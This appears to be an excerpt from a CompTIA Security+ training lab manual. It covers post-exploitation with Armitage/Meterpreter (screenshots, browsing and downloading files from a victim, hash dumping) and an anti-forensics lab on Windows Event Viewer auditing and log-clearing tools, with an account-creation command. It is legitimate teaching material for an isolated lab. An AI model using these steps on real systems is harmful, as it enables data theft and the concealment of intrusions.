


Figure 42: Getting a Screenshot of the Remote Machine

The screen shot will appear in the bottom pane of Armitage. It may appear differently than the one in the picture below, depending upon if you are logged on the Windows 2003 Server system.



Figure 43: A Screenshot of the Remote Machine

11. To browse through the files on the remote system, right click on the compromised host, select **Meterpreter 1**, **Explore**, and then select **Browse Files**.




Figure 44: A Screenshot of the Remote Machine

- Click on the Files 1 tab in the bottom pane of Meterpreter. Change the folder location from C:\WINDOWS\system32 to C:\ and hit **enter**. You can now browse the files and folders on the C drive of the victim machine. Find **DcList.xml** in the list, right click on the file and select **Download**. You will receive the message *saved DcList.xml*. Find **Domainlist.xml** in the list, right click on the file and select **Download**. You will receive the message *saved Domainlist.xml*.




Figure 45: File Management Utility of Armitage

- To view the files on the attacker machine, click **Places** and select **Home Folder**.




Figure 46: The Exfiltrated Files, Stolen from the Victim

Double click on either of the XML files within root's home folder to view their content.

- Close the both the Armitage window and the terminal window.

Task 4.2 Conclusion

Armitage allows a user to scan remote systems, find attack avenues, and exploit their vulnerabilities. After a system is exploited, Armitage allows you to complete post-exploitation tasks like dumping the hashes, taking screenshots, and downloading files.

Task 4.3 Discussion Questions

1. What is the command to add a user to a system through the command line?
2. What are some of the commands that can be used within Meterpreter?
3. What tools can be used to crack passwords once you obtain the hashes?

5 References

1. Metasploit:
<http://metasploit.com/>
2. Armitage:
<http://www.fastandeasyhacking.com>
3. Best Practices for Mitigating RPC and DCOM Vulnerabilities:
<http://technet.microsoft.com/en-us/library/dd632946.aspx>
4. CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC:
<http://www.cert.org/advisories/CA-2003-16.html>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>



CompTIA Security+[®] Lab Series

Lab 10: Mitigation and Deterrent Techniques - Anti-Forensic

CompTIA Security+[®] Domain 3 - Threats and Vulnerabilities

Objective 3.6: Analyze and differentiate among types of mitigation and deterrent techniques

Document Version: 2012-08-15 (Beta)

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Analyze and differentiate types of Mitigation and Deterrent Techniques	4
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	The Windows Event Viewer	8
Task 1.1	Examining the Windows Event Viewer	8
Task 1.2	Conclusion.....	14
Task 1.3	Discussion Questions	14
Task 2	Enabling Auditing	15
Task 2.1	Enabling Auditing on a Windows Systems	15
Task 2.2	Conclusion.....	22
Task 2.3	Discussion Questions	22
Task 3	Clearing the Event Logs	23
Task 3.1	Using Tools to Clear the Event Logs.....	23
Task 3.2	Conclusion.....	29
Task 3.3	Discussion Questions	29
5	References	30

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to analyze Windows Event Logs. Students will change the Audit Policy of the system in order to log more information that is critical to keeping track of the security of the system. Students will also act as an attacker and clear the logs. Students will learn how to determine if the Windows Event Logs have been cleared by examining forensic evidence on the system.

This lab includes the following tasks:

- [Task 1](#) – The Windows Event Viewer
- [Task 2](#) – Enabling Auditing
- [Task 3](#) – Clearing the Event Logs

2 Objective: Analyze and differentiate types of Mitigation and Deterrent Techniques

The Event Viewer of Microsoft Windows keeps track of important incidents on the machine. The Event Viewer logs are an invaluable resource for network administrators troubleshooting problems as well as computer security professionals. Computer Forensics examiners also look at the Windows Event Logs in order to help develop a timeline of events that occurred during the compromise of a system. Hackers will often clear the Windows Event Logs in an attempt to reduce their trail of evidence.

Windows Event Logs – These logs, available in the Windows Event Viewer [4], keep track of incidents related to the computer's hardware, software, and security. The three main logs on a computer running Microsoft Windows are the system, security, and application event Logs.

Auditing – The Windows Event Viewer security log keeps track of two types of events, successes and failures. This process, known as auditing, is critical to tracking all of the security related incidents that occur on the Windows operating system.

ClearLogs [1] – This is a tool from the website www.ntsecurity.nu that will allow you to individually clear the security, application, and system logs of the Windows Event Viewer. Clearlogs.exe is identified as a malicious file by most anti-virus vendors.

Clearev [2] – A command within Metasploit's meterpreter environment, which will automatically clear the security, application, and system, logs of the Windows Event Viewer. The meterpreter tool does not give you the option to clear the logs individually; it just wipes all of the records from the security, application, and system logs.

Wevtutil [3] – This is a Microsoft tool that is built into the operating system that will allow administrators to back up and clear Windows event log files. The command will even allow you to clear the event logs on a remote system on the network. This command is not available in operating systems released prior to Windows Vista.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Server Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Task 1 The Windows Event Viewer

The Event Viewer keeps track of incidents related to a computer's software, hardware, and security functions. The main logs of the Event Viewer are the application, system, and security. The Event Viewer provides critical information about security incidents.

Task 1.1 Examining the Windows Event Viewer

Log on to the Windows 2003 Server

1. Log on to the internal Microsoft Windows 2003 Server by clicking the **Send Ctrl-Alt-Del** link in the bottom right hand corner of the browser window. Log on to the 2003 server with the username of **Administrator** and the password of **password**.




Figure 4: Send Ctrl-Alt-Del to the Windows 2003 Server

2. Click on the **Start** button; select **All Programs, Administrative Tools, Event Viewer**.




Figure 5: Opening the Event Viewer

The 3 main logs within the Windows Event Viewer:

- Application Log
- Security Log
- System Log

The **application log** deals with issues related to the system's software. The **system log** contains information about the computer's hardware. The **security log** contains information about successful and failed attempts to access resources on the system.

There are five main icons that are used within Microsoft's Event Viewer:

- Info
- Warning
- Error
- Success Audit
- Failed Audit




Figure 6: Different Types of Events within the Event Viewer

3. Right click on **Security** in the Event Viewer and select **Save Log File As**.




Figure 7: Saving a Log File

Windows Event Logs can be saved in three different formats:

- EVT
- TXT
- CSV

4. When the **Save As** Dialog box opens, click the Desktop icon on the left hand pane of the screen. In the filename box, type **security plus**. Click the drop down arrow for Save as type and select **Text (Tab Delimited) (*.txt)**. Click **Save**.




Figure 8: Saving the Security Log

The EVT format can be read with Microsoft's Event Viewer and some 3rd party tools. The other formats, TXT and CSV, can be read with Notepad, Excel, and other programs.

5. Double click on the security plus.txt file on your desktop and view it.




Figure 9: Event Log in Text Format

Having a backup of the logs is a good idea in case they are erased for some reason. Logs can be inadvertently erased by administrators or purposely cleared by hackers.

6. Close the log file by selecting **File** from the menu bar and selecting **Exit**.




Figure 10: Closing the Text Log

After saving the log, it can be cleared. Eventually, older logs will be overwritten.

7. Right click on the **Security** log and select **Clear all Events**. Click **No** to the question "Do you want to save Security before clearing it" message. Close the Event Viewer by selecting **File** from the Event Viewer Menu bar and select **Exit**.




Figure 11: Clearing the Security Log

8. Click the **cmd.exe** icon on the Desktop on the Windows 2003 Server. Type the following command to add a User Account to the System:
`C:\>net user admin123 P@ssw0rd /add`




Figure 12: Adding a User to the Windows Server 2003 System

You should receive the message that *the command completed successfully*.

- Click on the **Start** Button, select **All Programs, Administrative Tools, Event Viewer**. Single click the Category Column and double click on an **Account Management** event. You should see information about the newly created **admin123** account.




Figure 13: Viewing Account Management in the Windows Security Event Log

10. An individual event can be copied by clicking the copy button located directly below the down arrow on the right hand side of the Event Properties window.

